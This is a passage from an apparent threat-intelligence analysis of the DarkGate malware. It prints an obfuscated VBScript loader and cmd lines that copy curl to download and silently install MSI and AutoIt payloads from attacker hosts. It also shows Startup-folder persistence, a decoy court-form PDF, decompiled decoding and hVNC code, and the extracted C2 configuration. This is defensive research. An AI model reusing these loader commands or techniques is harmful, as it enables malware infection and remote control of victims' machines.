
```
' tZu1pgqICvKQSsHjQFALJFeTj5E5I2VJrHPCzBkiHSZIQcXZNjsWhQH9Xtdz7XiqcAMbBExMskJZNiHllLXe3M2qIvrvcZRJyngHmm8N8AoDEoWLFXhoeBCyu6446Lqjhh7nL18m548hcaFhLXMryJZSw5DX71XreLBvO9RtTLmiq0FyY9WIOAg3fcG6hIxoPjpzj4oZGh2MPR10ffJkvLpVyk6kVhImVHtsVE0lk81WtT6B8
REM ZVlaXE7NWsNLzodxZYb3Lidh0TmUp1GTlWq4bd4LFNopkd1djBeBoATid5pQFEpQK8IiijDb6d7isRafW5JrKhef4FutUqr5ltS7ILQjajqjfbSs9zUV1vQQXBXVmAHs5puy9dt4GoUcMfbTShqdBe8VfTopeI0HdRZC03o2X3IpJkrXyGnCDbRY4ZjYUdH02p5mNNCsya0OKDVaAssU1eh0pGtQru9OJJVwAnBpaugAfwG
WScript.Quit
End If
on error resume next
1xGXWHPkChkzMNomxtuxCeZgjGyrxPUuSsyLpUSXWcmmXLAEvogFUeltZW = Replace("Shell.fXtfTnyuckcemKVeaAPiOEuOQzdVIHjKNZVtYeNbtlZwOmGkuLkFDCIENPullYBsRAoszXTbouSJMBMtuYcApplfXtfTnyuckcemKVeaAPiOEuOQzdVIHjKNZVtYeNbtlZwOmGkuLkFDCIENPullYBsRAoszXTbouSJMBMtu
SzOHqrREQgeXACJTGEodOXfhgXuCvtVHaicdrMplVWiHmnMzTmgeEddfFwDdiUftIfldgdE = Replace("cWOVYapPwrxrrqyZMpZgVAsbPndwGJQBiWLoTHLIWHzwJbhsgOGQxApeeYhJJxImWOVYapPwrxrrqyZMpZgVAsbPndwGJQBiWLoTHLIWHzwJbhsgOGQxApeeYhJJxIdWOVYapPwrxrrqyZMpZgVAsbPndwGJQBiW
WncAPyEWGwTHwtClGmoRPAPeriYxMZsdYbFnVFNIiQmgOEjifxNtXtruoKt = Replace("/jjCfEtrpWcQMRHtAxOiNidJyVpWKFBjEIACLquPslaOCmtfPZwpGIUkGzc jjCfEtrpWcQMRHtAxOiNidJyVpWKFBjEIACLquPslaOCmtfPZwpGIUkGzcjjCfEtrpWcQMRHtAxOiNidJyVpWKFBjEIACLquPslaOCmtfPZwpGIUk
' uFhL50D6DpVFn4CjcrxjIoxGaAJngoOIUVYwFmXWLecau5mlk8Y5faXugiYyLoh6myPOT9s69sfYL4pwLNQx5HpluX0gwEluO4R3wghEePaOy507Qk0vzR3bGGDV5khJupdaMEMlx4PtBKNIqcHpLghEBoVGYAsqmx2p6qG4pD92JpPEenuTdCJ9eyEJBTJ2E1hEmhMYPXYww0H6Vk1BIbLXeTUFmVwipiKO1Ut7h9EGHajKmY
REM NIcMWyigkX2kOzrAMsK3UA50TO35AKyqG88RjimlClqgZbYkI37Ptv83EDdQttTgzs3YWJ6S86gDbGFGJSC2PQsTPTnpJ30O21FvhEbcMFIeSmxK98es0L4Kr1W2qX25d08pPj160Q5yHXjaH8X4HowhdOLnFRUTXR40IVmMHy2apV3kdj0tcrr3UFxmxy3O0DrbuMzKXnl4RfbHhmVG3rsnJEWsQszREJCWDPvBdoEQ04hX
' DpC3wVIBNrXQoLaSXkCHykMxGYawof1T9Zm05OxISSV9EG64lDovcyKutdtJqrnWY6MeX8UJOM76RjLxxvWQWQhHVZjD7qGfEoRVxHUPjvhtJvk3Y3V28Cdxi9Mw5sO5luDamBZcOSJ9uZvocJEzMUyzreOnYhK0uVqD9x9S1TXFXh5IKhjXDK6Y47OUzkw7IT6iiJueLiYkZvTENnpZtPTkDDCVdzVqSiexnacaiP1zwsvym
REM GB1mGqaFjwRzqUzRF23f3bN7t4lAK0AB2b0NipN59KZq4gdoNNfVWTlZhl2Kseqtygg6Dp4ttXD2zPe6p3T86opL3nz3hKkWxrottEsD6ec2l0nOgnbf5RYaR5pQPKvBTYf5VjdJSHEeP6HAPY6JEwKOY9hD352hfR3XxDHkUWKpWQEtYs7nVDInasu0NyL9Eo2gKE9J9QpbIIuC26vDreMqneuk49NLgTI8TsoUhmP8WBJ
' xogmcjhYUzHlUx0wZVyo2PiOFj8476rwPyGn6kHKbvpRFGkRh5RAwEs4eXqsmXeGpmzcZeOLQKOtkKcrUlYN7FpphiVtvzKm1is5VUxIZ95Oz8HffyWf7qpV8FXXEeONp2jRq0XeFvc3ppFVPEGFsIokFW2WgCwXtuKLH1lkVKeMBkGk5ugqIdzC2ygE0C5FukWm2dFN0V6BPWvvOQ9tDjLRoFDYMMCFguPNqU5PBBGliKtaZK
' gaDCaFUO39QrYAiPK0pXqtYYSbdcz526x3K22xie7HRkM5O5Qg1hewZad8aY4vUku2YiRnwj39ay8wRVeBCNQ7craZ3PvZIXzhQ83orlCs19kAH6ZxvaIQK4IVVmS01Y02wbjqWoM1dnlLhzH1BSUciPSqZwIcIzf7g3JGw5WE49dDoX9FwHRl7NhEQtXvf8FvLVKwezKQdodtTkEdgPHDDwJiDwpGNSdMKyz4txwTRgCNmojs
CreateObject(1xGXWHPkChkzMNomxtuxCeZgjGyrxPUuSsyLpUSXWcmmXLAEvogFUeltZW).ShellExecute SzOHqrREQgeXACJTGEodOXfhgXuCvtVHaicdrMplVWiHmnMzTmgeEddfFwDdiUftIfldgdE, WncAPyEWGwTHwtClGmoRPAPeriYxMZsdYbFnVFNIiQmgOEjifxNtXtruoKt ,"","",0
REM YzrYt3KIaqOmkIZLmFcC19GaYd82uiDpWyZMKoRt4QGmYH5ECs9C2sfsyFIkyWNb6CMTqByG7eruLGdjbl63zJar33yOT7AB6cS3bbsbyPdK8lTl6w3bFADEZsrYT8P5s3NewNjdhcGz4kmi0sgmcIQVEDCl1C6LYT713s4qPvEcOWCKHrS6oXX7VmRzVYm5bjA0CJblmG6evfZkjtfGBpsKEa6AkxsFPreVttz1j00dOSm
' 4mwBKJo5K5cQpprQpnTz2JTAtnCtxSeK2Sqj6J1PnNfJybRAksW8fdJVZHxFts1MfxOPDQcFtfRRgQQcvLq4wOnzxKeBiFqcDf1OgVqaU8YxJ4KPyrcWJF8jd07TaYqWddnvw02JtskG4CjTZIxGGk4esOJgIuVjqMx50lDMKG431IYw5oAWgzIV5riO3uvdd2EgjWDr7nZ11If8DxR4G3aj9dAr27PZqevEp2bDnMnhuvHYLw
REM MW0ym7SdqXZnUdm5fJNZCmWdIQrtWFQj3KgxqIA7miUrvXYUIV5rKuv7MKl5cItjM8gGjUHl2pWsOXB99qiwPkyKrnIJVbZHc6yg6OtHqCmXGPNqxfmoXOyjpeTHq3xTcByEXUOPAX4sgtTtAGaaDUnmEiqveAeCuQc0pLcevFWTDpzrZXZQcjxjxgFYTVVN9BU6l0A6E7dNecePxZw4SRKACYiq7tfyBpONJii7ggZM4fbr
REM yhxUZCpjBeiAUpbicjPVrItZdtyEjDxBvjg67EQFibmCnkDfv3Z6PCM1vgbXyfn75xhc8Z0yP9btusUllRmFQiBM1PjZevMFmWIiHoU3FenKiXs5X0iVRCnSp0k3z6LbINnNqHZQJoJRWT6yskSUFpgilJxekqRIMCy8hdq8EWnxiKSWF35KqiTYRMVPAqEGZgiZd4gBY0WHrWgNuJEvaBYkqUh1bsFu5KjGzW1MhMiBNfy
on error resume next
on error resume next:on error resume next
```

ariables

Name	Value
VBScript global code]	
⊞ WScript	{...}
⊞ WSH	{...}
wMpeDkVTBAUDLyCyBUALzb...	"[redacted]'
RfLIUrSaAZIUyEFuPNadUxLFhz...	"C:\Users\[redacted]\AppData\Local\Temp\HnVMJmSBX.exe"
⊞ EloxyzjLUxUiWaHPQDHVLOpe...	{...}
lxGXWHPkChkzMNomxtuxCe...	"Shell.Application"
SzOHqrREQgeXACJTGEodOXf...	"cmd"
WncAPyEWGwTHwtClGmoRP...	"/c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy c:\windows\system32\curl.exe HnVMJmSBX.exe & HnVMJmSBX.exe -o aDRQdO.msi https://plano.soulcarelife.org/?5nzumurxizhrb3bpztdybha98e8 & C:\Windows\System32\msiexec.exe /i aDRQdO.msi /qn"

Figure 8: Malicious VBS script delivering DarkGate MSI installer


The execution of MSI installer eventually leads to the following command execution:

> "C:\Windows\System32\cmd[.]exe" /c mkdir c:\bclr & cd /d c:\bclr & copy c:\windows\system32\curl.exe bclr.exe & bclr -H "User-Agent: curl" -o Autoit3.exe hxxp[://]whatup[.]cloud:9999 & bclr -o kdvyeg.au3 hxxp[://]whatup[.]cloud:9999/msibclrlapx & Autoit3.exe kdvyeg.au3

The command creates the *bclr* directory under C:\, copies curl.exe from C:\Windows\system32 and renames it as bclr.exe to *bclr* directory, and downloads kdvyeg.au3 (MD5: 296c88dda6b9864da68f0918a6a7280d) (DarkGate AutoIT script) and Autoit3.exe files.

Threat Analyst @0xToxin already performed a great analysis of the AutoIt script that can be accessed here.


Upon initial infection, DarkGate achieves persistence on the host via the Startup folder to run the malicious AutoIt script dropped under the ProgramData folder as shown below. The shortcut file is removed by the injected process and recreated periodically, which makes it hard for an analyst to identify the persistence mechanism.



```
Relative Path: ..\..\..\..\..\..\..\..\ProgramData\cfbegkc\Autoit3.exe
Working Directory: C:\ProgramData\cfbegkc\
Arguments: C:\ProgramData\cfbegkc\ceegehb.au3

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 8C4F0FF0
  Label: (No label)
  Local path: C:\ProgramData\cfbegkc\Autoit3.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: My Computer\C:\ProgramData\cfbegkc\Autoit3.exe
```

Figure 9: Contents of the shortcut file

In the case we were investigating, the loader opens the decoy PDF file shown below.



Instructions for Filing Application for Payment of Unclaimed Funds

Form 1340 (Application for Payment of Unclaimed Funds) is a Director's Bankruptcy Form. Director's Bankruptcy Forms are issued under Bankruptcy Rule 9009 by the Director of the Administrative Office of the United States Courts.

Form 1340 is a template used by courts in developing their own localized form to assist parties in seeking the payment of unclaimed funds held by bankruptcy courts. This template version of the form should not be filed with the court. Instead, a member of public seeking payment of unclaimed funds from a bankruptcy case should check the website of the court where the case was filed and use a localized version of the form (or other applications process) from that court's website. More information about unclaimed funds in bankruptcy cases, including a link to an unclaimed funds locator subscribed to by most bankruptcy courts, can be found by searching for "unclaimed funds" on uscourts.gov.

Unclaimed funds are held by the court for an individual or entity who is entitled to the money but who has failed to claim ownership of it. The United States Courts, as custodians of such funds, have established policies and procedures for holding, safeguarding, and accounting for the funds.

Filing Requirements for Payment of Unclaimed Funds

a. Application for Payment of Unclaimed Funds

Any party who seeks the payment of unclaimed funds must file an Application for Payment of Unclaimed Funds in substantial conformance with the court's standard application form and serve a copy of the application on the United States Attorney for the District of ______________________. For purposes of this procedure, the "Applicant" is the party filing the application, and the "Claimant" is the party entitled to the unclaimed funds. The Applicant and Claimant may be the same.


b. Supporting Documentation

1. Payee Information

Funds are payable to the Claimant. In conjunction with the Application for Payment of Unclaimed Funds, Claimant's tax identification number (TIN) must be provided to the court on a certification form signed by the Claimant to whom funds are being distributed.

Figure 10: Decoy PDF file

Compared to the previous version of DarkGate where the final DarkGate payload would be decrypted via an XOR routine, the latest DarkGate version utilizes a custom base64-encoding algorithm, as shown below.




```
      sub_403118();
      mw_str_ref_count();
    }
    if ( __linkproc__ LStrPos((char)"AU3!EA06", (char *)dword_4056A0) )// check for presence of AU3!EA06
    {
      mw_split_str(&v10, unk_4039A0);
      System::__linkproc__ DynArrayAsg(unk_40329C, v10);
      mw_str_ref_count();
      mw_custom_b64(&v9, dword_4056A4);
      mw_str_ref_count();
      mw_load_lib(ExceptionList, v7, v8, v9);
      while ( 1 )
        Sleep(0xEA60u);
    }
  }
  sub_403580();
  v5 = (const CHAR *)sub_401B74();
  SetCurrentDirectoryA(v5);
  Sleep(0xBu);
 }
}
```

```
}
while ( v6 );
*(_BYTE *)(sub_401BC8() + v16++ - 1) = ((unsigned __int8)(v13 & 0x30) >> 4) + 4 * (v12 & 0x3F);
if ( v14 != 64 )
{
  *(_BYTE *)(sub_401BC8() + v16++ - 1) = ((unsigned __int8)(v14 & 0x3C) >> 2) + 16 * (v13 & 0xF);
  if ( v15 != 64 )
    *(_BYTE *)(sub_401BC8() + v16++ - 1) = (v15 & 0x3F) + ((v14 & 3) << 6);
}
```

Figure 11: Custom base64-decoding function

We wrote the script to decode the .au3 payload that you can access here.


In the previous version, when decrypting the final payload, it contained a configuration with a custom base64-encoded string. In the newer version, the configuration and the C2 domains are separated into two distinct parts. The configuration part is ZLIB-compressed and custom base64-encoded. You can access the script to extract the configuration and C2 domains here.



```
Configuration: 0=80
1=Yes
2=Yes
3=No
5=No
4=100
6=Yes
8=No
7=3072
9=Yes
10=bbaede
11=No
12=No
13=Yes
14=16
15=DUvygfvogpGrAL
16=16
17=Yes
18=Yes
19=Yes
22=9999
23=piceofcake
24=Yes
25=60
26=Yes
27=No
spoffprocess=Yes
hideprocess=No
20=Yes

C2: http://whatup.cloud|http://dreamteamup.shop
```

Figure 12: Extracted configuration

As mentioned above, DarkGate has the hVNC capability. From the snippet shown below, the hVNC is broken into different phases including Cleaning Virtual Desk Processes Phase involving thread termination, Browser Handling Phase (possibly handling certain browser attributes or configurations), and Optimization Phase where certain browser settings are disabled for a better performance such as disabling audio, sandboxing feature, disabling GPU hardware acceleration etc.



```
LABEL_19:
  mw_another_custom_b64_dec_wrap_0((int)unk_444018, &v35);// hVNC phase 5
  sub_449A44(v35, (int)DC);
  if ( dword_472D30 )
    TerminateThread(dword_472D30, 0);
  mw_another_custom_b64_dec_wrap_0((int)unk_444034, &v69);// https://mail.google.com/mail/u/0/#inbox
  mw_another_custom_b64_dec_wrap_0((int)unk_444074, &v34);// hVNC phase 6
  sub_449A44(v34, (int)DC);
  mw_another_custom_b64_dec_wrap_0((int)unk_44409C, &v32);//  --window-position=
  sub_408450(v32);
  sub_408450(dword_4440C0);
  sub_408450(
    " --mute-audio --disable-audio --no-sandbox --new-window --disable-3d-apis --disable-gpu --disable-d3d11 --window-size=");
  sub_408450(dword_4440C0);
  System::__linkproc__ LStrCatN((int)&v33, 14, (int *)v31[1], v16);
  v17 = (CHAR *)sub_404994();
  v10 = (const CHAR *)sub_404994();
  if ( CreateProcessA_1(v10, v17, 0, 0, 0, 0x30u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    dword_472D38 = (int)ProcessInformation.hProcess;
    mw_another_custom_b64_dec_wrap_0((int)unk_444174, &v30);// hVNC phase 7
    sub_449A44(v30, (int)DC);
    Sleep_1((DWORD)ExceptionList);
    TObject_Create(off_41626C);
```

Figure 13: hVNC functionality

